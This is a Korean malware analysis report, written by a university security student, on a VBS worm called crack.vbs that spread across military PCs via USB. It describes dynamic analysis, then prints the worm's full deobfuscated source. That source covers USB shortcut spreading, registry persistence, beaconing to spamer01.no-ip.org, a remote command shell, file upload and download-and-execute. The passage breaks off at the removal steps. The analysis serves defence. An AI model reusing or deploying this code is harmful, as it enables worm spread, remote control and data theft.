기술문서	`14.09.01 작성

악성코드 분석
(Script-VBS/W32.Agent.AT)

nProtect 탐지명

작성자: 경기대학교 융합보안학과
조재빈 zxchoxz@naver.com

목차

1. 소개

이 악성코드는 예하 사단 군부대에서 유행하다가 군단까지 퍼진 Script 악성코드이다. 감염된 PC에 USB를 꽂으면 USB역시 감염되고, 감염된 USB를 다른 정상 PC에 꽂아도 감염이 되는 전염성이 강한 악성코드이다.


1.1 분석 동기

군부대에서 해당 악성코드가 유행할 때 nProtect 최신버전으로는 감지를 하지 못하였고 피해자만 계속 늘어났다. 피해자를 줄이기 위해, 악성코드 분석을 통하여 그에 맞는 치료 툴을 만들어 배포하기 위함이었다.

1.2 분석 환경

운영체제	Windows XP SP3 한글판	
분석 도구	OllyDbg ProcessMonitor PeStudio ApdateDNS	cports ProcessExplorer Winalysis 3.1 Autoruns

1.3 동작 화면



2. 분석

이 악성코드에 대하여 동적 분석을 해보겠다.

2.1 파일 정보

파 일 명	crack.vbs
파일 크기	204KB
해쉬(MD5)	FB9C01F2CC0814D6A4E32F656FFB9E8B
진 단 명	Script-VBS/W32.Agent.AT
악성 동작	USB를 통하여 확산 시키며, 악성 URL에 연결
연결 대상	spamer01.no-ip.org
참고 사항	-

2.2 동적 분석

1) 파일 / 프로세스




그림 1

그림1은 ProcessMonitor.exe를 이용하여 캡처한 장면이고, 해당 악성코드가 생존을 위하여 자기 자신을 복제하는 것을 볼 수 있다.

2) 레지스토리




그림 2

그림2는 Autorun.exe를 이용하여 캡처한 장면이고, crack.vbs가 생존을 위해 시작 시 자동실행 시키는 레지스트리에 등록한 것을 볼 수 있다.

3) 네트워크




그림 3

그림3은 ApateDNS.exe를 이용하여 캡처한 장면이고, crack.vbs가 spamer01.no-ip.org로 연결 요청을 하는 것을 볼 수 있다. VirusTotal.com 이나 malwares.com에서 해당 URL을 검색해보면 악성 URL로 나오는 것을 확인 할 수 있다.




그림 4

그림 4는 cport.exe를 이용하여 캡쳐한 장면이고, Remote Port 3344로 연결 요청하는 과정을 확인 할 수 있다.

2.3 정적 분석

1) 악성 스크립트 파일 원본

그림 5

```
b="1"
c="2"
d="3"
e="4"
f="5"
g="6"
k="7"
l="8"
m="9"
a="0"
n="|"
```




그림 6

그림 7

그림 5는 악성코드의 모습을 나타내며, 그림 6,7은 해당 스크립트 파일을 메모장으로 열었을 때 나타나는 화면이다. 그림 6,7은 난독화 되어있어서 이 상태로는 알아보기 힘든 모습니다.

2) 악성 스크립트 파일 난독화 분석

악성 스크립트 파일 마지막 부분을 보면 다음과 같이 되어 있다.

```
d1="w"
d2=" "
d3="="
d4=" "
d5="S"
d6="P"
d7="L"
d8="I"
d9="T"
d10="("
d11="w"
d12=","
d13="""""
d14="|"
d15="""""
d16=")"
d17=":"
d18="F"
d19="O"
d20="R"
d21=" "
```

```
d22="I"
d23=" "
d24="="
d25=" "
d26="0"
d27=" "
d28="T"
d29="O"
d30=" "
d31="U"
d32="B"
d33="O"
d34="U"
d35="N"
d36="D"
d37="("
d38="w"
d39=")"
d40=" "
d41="-"
d42="1"
d43=":"
d44="N"
d45="J"
d46=" "
d47="="
d48=" "
d49="N"
d50="J"
d1= d1 & d2 & d3 & d4 & d5 & d6 & d7 & d8 & d9 & d10 & d11 & d12 & d13 & d14 & d15 & d16 &
d17 & d18 & d19 & d20 & d21 & d22 & d23 & d24 & d25 & d26 & d27 & d28 & d29 & d30 & d31 & d32
& d33 & d34 & d35 & d36 & d37 & d38 & d39 & d40 & d41 & d42 & d43 & d44 & d45 & d46 & d47 &
d48 & d49 & d50
d51=" "
d52="&"
d53=" "
d54="C"
d55="H"
d56="R"
d57="("
d58="w"
d59="("
d60="I"
d61=")"
d62=")"
d63=":"
d64="N"
d65="E"
d66="X"
d67="T"
d68=":"
```

```
d69="E"
d70="x"
d71="e"
d72="c"
d73="u"
d74="t"
d75="e"
d76="G"
d77="l"
d78="o"
d79="b"
d80="a"
d81="l"
d82=" "
d83="("
d84="N"
d85="J"
d86=")“
```

해당 부분을 풀어서 쓰면 다음과 같이 된다.

```
w = SPLIT(w,"|"):FOR I = 0 TO UBOUND(w) -1:
NJ = NJ & CHR(w(I)):
NEXT:
ExecuteGlobal(NJ)
```

w에 들어있는 값들을 ‘ | ’을 기준으로 나누며 나눈 값들을 NJ로 CHR형으로 변환하여 &연산으로 저장하는 방식이다. 마지막으로 명렁어가 들어가 있는 NJ을 ExecuteGlobal로 실행 시켜준다.

3) 악성 스크립트 파일 난독화 해제

```
w = SPLIT(w,"|"):FOR I = 0 TO UBOUND(w) -1:
NJ = NJ & CHR(w(I)):
NEXT:

Set fso = CreateObject ("Scripting.FileSystemObject")
Set stdout = fso.Createtextfile("C:₩test3.txt")
stdout.₩riteLine NJ
```

그림 8

그림 8의 내용을 악성스크립트 맨 마지막에 추가를 해주면 test3.txt로 난독화가 해제된 소스코드를 볼 수 있다.

4) 악성 스크립트 파일 소스 분석

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=--=--=--= config =--=--=--=--=--=--=--=--=--=--=--=--=--=

host = "spamer01.no-ip.org"
port = 3344
installdir = "%temp%"
lnkfile = true
lnkfolder = true
```

위에서 확인했던 spamer01.no-ip.org와 3344포트번호를 확인 할 수 있다.

```
'=--=--=--= public var =--=--=--=--=--=--=--=--=--=--=--=--=--=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
```

밑에서 사용할 object들을 전역 변수로 생성하고 있다.

```
'=--=--=--= privat var =--=--=--=--=--=--=--=--=--=--=--=--=--=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

악성 스크립트 복제 경로 및 여러 지역번수 등을 선언.

```
'=--=--=--= code start =--=--=--=--=--=--=--=--=--=--=--=--=--=
on error resume next


instance
while true

install
```

난독화된 명령어를 받아서 난독화 해제 후 명령들을 실행.
cmd(0)은 select case를 위한 명령들을 받음
cmd(1)은 실제 동작할 코드들이다.

```
response = ""
response = post ("is-ready","")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"                          // param로 받은 값을 실행시켜 준다
        param = cmd (1)
        execute param
case "update"                            // param로 받은 값을 악성.vbs에 추가 시켜주고, 해당 vbs를 실행시킨다.
        param = cmd (1)
        oneonce.close
        set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
```

```
        oneonce.write param
        oneonce.close
        shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
        wscript.quit
case "uninstall"                        // 자기 자신을 삭제
        uninstall
case "send"                             //  악성URL에서 악성 파일을 받은 후 실행 시킨다. post방식
        download cmd (1),cmd (2)
case "site-send"                        //  악성URL에서 악성 파일을 받은 후 실행 시킨다. get방식
        sitedownloader cmd (1),cmd (2)
case "recv"                             //  로컬 시스템에 있는 파일을 서버에 올린다. post방식
        param = cmd (1)
        upload (param)
case  "enum-driver"                     // driver 목록을 post방식으로 서버에 보냄
        post "is-enum-driver",enumdriver
case  "enum-faf"                        // faf 목록을 post방식으로 서버에 보냄
        param = cmd (1)
        post "is-enum-faf",enumfaf (param)
case  "enum-process"                    // process 목록을 post방식으로 서버에 보냄
        post "is-enum-process",enumprocess
case  "cmd-shell"                       // 원격 쉘을 사용할 수 있도록 함 (백도어)
        param = cmd (1)
        post "is-cmd-shell",cmdshell (param)
case  "delete"                          // param로 받은 파일 경로로 파일을 삭제한다.
        param = cmd (1)
        deletefaf (param)
case  "exit-process"                    // param로 받은 pid로 프로세스를 종료 시킨다.
        param = cmd (1)
        exitprocess (param)
case  "sleep"                           // param 값만큼 sleep 시킨다.
        param = cmd (1)
        sleep = eval (param)
end select

wscript.sleep sleep

wend
```

```
sub install
on error resume next
dim lnkobj
dim filename
dim foldername
dim fileicon
dim foldericon

upstart
for each drive in filesystemobj.drives

if  drive.isready = true then
if  drive.freespace  > 0 then
if  drive.drivetype  = 1 then
    filesystemobj.copyfile wscript.scriptfullname , drive.path & "\" & installname,true
    if  filesystemobj.fileexists (drive.path & "\" & installname)  then
        filesystemobj.getfile(drive.path & "\"  & installname).attributes = 2+4
    end if
    for each file in filesystemobj.getfolder( drive.path & "\" ).Files
        if not lnkfile then exit for
```

install sub 동작 방식

1. upstart()를 이용하여 로컬시스템에 레지스트리 추가하여 자동실행하게 바꾼다.
2. 로컬시스템에 연결된 이동식 드라이브를 검색한다.
3. 이동식 드라이브가 있으면 해당 이동식 드라이브에 있는 폴더 및 파일을 숨김 속성으로 하고 바로가기 파일을 기존 원본 파일 및 폴도와 같은 이름으로 만들고, crack.vbs 파일을 생성
4. 바로가기를 선택할 경우 crack.vbs가 실행되도록 설계

```
        if  instr (file.name,".") then
            if  lcase (split(file.name, ".") (ubound(split(file.name, "."))) <> "lnk" then
                file.attributes = 2+4
                if  ucase (file.name) <> ucase (installname) then
                    filename = split(file.name,".")
                    set lnkobj = shellobj.createshortcut (drive.path & "\"  & filename (0) & ".lnk")
                    lnkobj.windowstyle = 7
                    lnkobj.targetpath = "cmd.exe"
                    lnkobj.workingdirectory = ""
                    lnkobj.arguments = "/c start " & replace(installname," ", chrw(34) & " " & chrw(34)) & "&start " &
replace(file.name," ", chrw(34) & " " & chrw(34)) &"&exit"
                    fileicon    =    shellobj.regread    ("HKEY_LOCAL_MACHINE\software\classes\"    &    shellobj.regread
("HKEY_LOCAL_MACHINE\software\classes\." & split(file.name, ".")(ubound(split(file.name, ".")))& "\") & "\defaulticon\")
                    if  instr (fileicon,",") = 0 then
                        lnkobj.iconlocation = file.path
                    else
                        lnkobj.iconlocation = fileicon
                    end if
                    lnkobj.save()
                end if
            end if
        end if
    next
    for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
        if not lnkfolder then exit for
        folder.attributes = 2+4
        foldername = folder.name
        set lnkobj = shellobj.createshortcut (drive.path & "\"  & foldername & ".lnk")
        lnkobj.windowstyle = 7
        lnkobj.targetpath = "cmd.exe"
        lnkobj.workingdirectory = ""
        lnkobj.arguments = "/c start " & replace(installname," ", chrw(34) & " " & chrw(34)) & "&start explorer " &
replace(folder.name," ", chrw(34) & " " & chrw(34)) &"&exit"
        foldericon = shellobj.regread ("HKEY_LOCAL_MACHINE\software\classes\folder\defaulticon\")
        if  instr (foldericon,",") = 0 then
            lnkobj.iconlocation = folder.path
        else
            lnkobj.iconlocation = foldericon
        end if
        lnkobj.save()
    next
end If
end If
end if
next
err.clear
end sub

sub uninstall
on error resume next
dim filename
dim foldername

shellobj.regdelete "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (installname,".")(0)
shellobj.regdelete "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (installname,".")(0)
filesystemobj.deletefile startup & installname ,true
filesystemobj.deletefile wscript.scriptfullname ,true

for  each drive in filesystemobj.drives
```

```
if  drive.isready = true then
if  drive.freespace  > 0 then
if  drive.drivetype  = 1 then
    for  each file in filesystemobj.getfolder ( drive.path & "\").files
        on error resume next
        if  instr (file.name,".") then
            if  lcase (split(file.name, ".")(ubound(split(file.name, "."))) <> "lnk" then
                file.attributes = 0
                if  ucase (file.name) <> ucase (installname) then
                    filename = split(file.name,".")
                    filesystemobj.deletefile (drive.path & "\" & filename(0) & ".lnk" )
                else
                    filesystemobj.deletefile (drive.path & "\" & file.name)
                end If
            else
                filesystemobj.deletefile (file.path)
            end if
        end if
     next
     for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
        folder.attributes = 0
     next
end if
end if
end if
next
wscript.quit
end sub

function post (cmd ,param)

post = param
httpobj.open "post","http://" & host & ":" & port &"/" & cmd, false
httpobj.setrequestheader "user-agent:",information
httpobj.send param
post = httpobj.responsetext
end function

function information
on error resume next
if  inf = "" then
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter

    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem")
    for each osinfo in os
        inf = inf & osinfo.caption & spliter
        exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
end if
end function
```

post function 동작 방식

post 방식으로 http://spamer01.no-ip.org:3304/cmd (첫 번째 인자 값)에 연결 후 두 번째 인자값을 send로 보내주나. 이후 결과값을 post변수에 받는다.

information function 동작 방식

감염된 로컬시스템의 OS 정보 및 컴퓨터 이름 등 여러 정보들을 수집해준다.

upstart sub 동작 방식

악성스크립트 들이 부팅시 자동으로 실행되도록 레지스트리 및 파일들을 설치함

```
sub upstart ()
on error resume Next

shellobj.regwrite  "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\"  &  split  (installname,".")(0),
"wscript.exe //B " & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
shellobj.regwrite  "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\"  &  split  (installname,".")(0),
"wscript.exe //B "  & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
filesystemobj.copyfile wscript.scriptfullname,installdir & installname,true
filesystemobj.copyfile wscript.scriptfullname,startup & installname ,true

end sub
```

hwid function 동작 방식

감염된 로컬 시스템의 하드 드라이브의 시리얼 넘버를 구해줌

```
function hwid
on error resume next

set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set disks = root.execquery ("select * from win32_logicaldisk")
for each disk in disks
    if  disk.volumeserialnumber <> "" then
        hwid = disk.volumeserialnumber
        exit for
    end if
next
end function


function security
on error resume next

security = ""

set objwmiservice = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
            osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)

for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function
```

security function 동작 방식

1. 감염된 로컬시스템의 os버전을 구한 후 osversion이 6이상이면 securitycenter2서비스를 실행하고 아니면 sercuritycenter 서비스를 실행
2. 안티바이러스 제품이 있는지 검색 후 없으면 nan-av를 넣음

```
function instance
on error resume next

usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\")
if usbspreading = "" then
   if lcase ( mid(wscript.scriptfullname,2)) = ":\" &  lcase(installname) then
      usbspreading = "true - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"
   else
      usbspreading = "false - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"

   end if
end If



upstart
set scriptfullnameshort =  filesystemobj.getfile (wscript.scriptfullname)
set installfullnameshort =  filesystemobj.getfile (installdir & installname)
if  lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath) then
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & Chr(34)
    wscript.quit
end If
err.clear
set oneonce = filesystemobj.opentextfile (installdir & installname ,8, false)
if  err.number > 0 then wscript.quit
end function


sub sitedownloader (fileurl,filename)

strlink = fileurl
strsaveto = installdir & filename
set objhttpdownload = createobject("msxml2.xmlhttp" )
objhttpdownload.open "get", strlink, false
objhttpdownload.send

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if

if objhttpdownload.status = 200 then
   dim  objstreamdownload
   set  objstreamdownload = createobject("adodb.stream")
   with objstreamdownload
                        .type = 1
                        .open
                        .write objhttpdownload.responsebody
                        .savetofile strsaveto
                        .close
   end with
   set objstreamdownload = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub
```

```
sub download (fileurl,filedir)

if filedir = "" then
   filedir = installdir
end if

strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
set objhttpdownload = createobject("msxml2.xmlhttp")
objhttpdownload.open "post","http://" & host & ":" & port &"/" & "is-sending" & spliter & fileurl, false
objhttpdownload.send ""

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
     objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
     dim  objstreamdownload
          set  objstreamdownload = createobject("adodb.stream")
     with objstreamdownload
                         .type = 1
                         .open
                         .write objhttpdownload.responsebody
                         .savetofile strsaveto
                         .close
          end with
     set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub


function upload (fileurl)

dim  httpobj,objstreamuploade,buffer
set  objstreamuploade = createobject("adodb.stream")
with objstreamuploade
      .type = 1
      .open
           .loadfromfile fileurl
           buffer = .read
           .close
end with
set objstreamdownload = nothing
set httpobj = createobject("msxml2.xmlhttp")
httpobj.open "post","http://" & host & ":" & port &"/" & "is-recving" & spliter & fileurl, false
httpobj.send buffer
end function


function enumdriver ()

for  each drive in filesystemobj.drives
if   drive.isready = true then
      enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter
end if
next
end Function
```

upload function 동작 방식

인자로 받아온 fileurl을 read로 버퍼에 읽은 후 버퍼에 있는 값을 send로 보낸다.

enumdriver function 동작 방식

드라이버의 경로 및 타입을 저장함

```
function enumfaf (enumdir)

enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders
     enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes & spliter
next

for  each file in filesystemobj.getfolder (enumdir).files
     enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" & file.attributes & spliter

next
end function


function enumprocess ()

on error resume next

set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_process",,48)

dim objitem
for each objitem in colitems
          enumprocess = enumprocess & objitem.name & "|"
          enumprocess = enumprocess & objitem.processid & "|"
    enumprocess = enumprocess & objitem.executablepath & spliter
next
end function

sub exitprocess (pid)
on error resume next

shellobj.run "taskkill /F /T /PID " & pid,7,true
end sub

sub deletefaf (url)
on error resume next

filesystemobj.deletefile url
filesystemobj.deletefolder url

end sub

function cmdshell (cmd)

dim httpobj,oexec,readallfromany

set oexec = shellobj.exec ("%comspec% /c " & cmd)
if not oexec.stdout.atendofstream then
   readallfromany = oexec.stdout.readall
elseif not oexec.stderr.atendofstream then
   readallfromany = oexec.stderr.readall
else
   readallfromany = ""
end if

cmdshell = readallfromany

end function
```

enumfaf function 동작 방식

인자로 받은 enumdir 경로에 있는 폴더 및 파일의 이름 및 속성, 사이즈를 저장함

enumprocess function 동작 방식

프로세스 목록을 얻어온 후 enumprocess에 프로세스 이름 및 pid를 저장한다.

exitprocess sub 동작 방식

인자로 pid를 받은 후 해당 프로세스를 종료시킨다.

deletefaf sub 동작 방식

인자로 받아온 url 경로에 있는 파일 및 폴더 삭제

cmdshell function 동작 방식

cmdshell로 출력되는 모든 것을 가져온다.

3. 결론

3.1 치료 방법

3.1.1 수동 삭제

1) 로컬 시스템 악성 레지스트리 제거

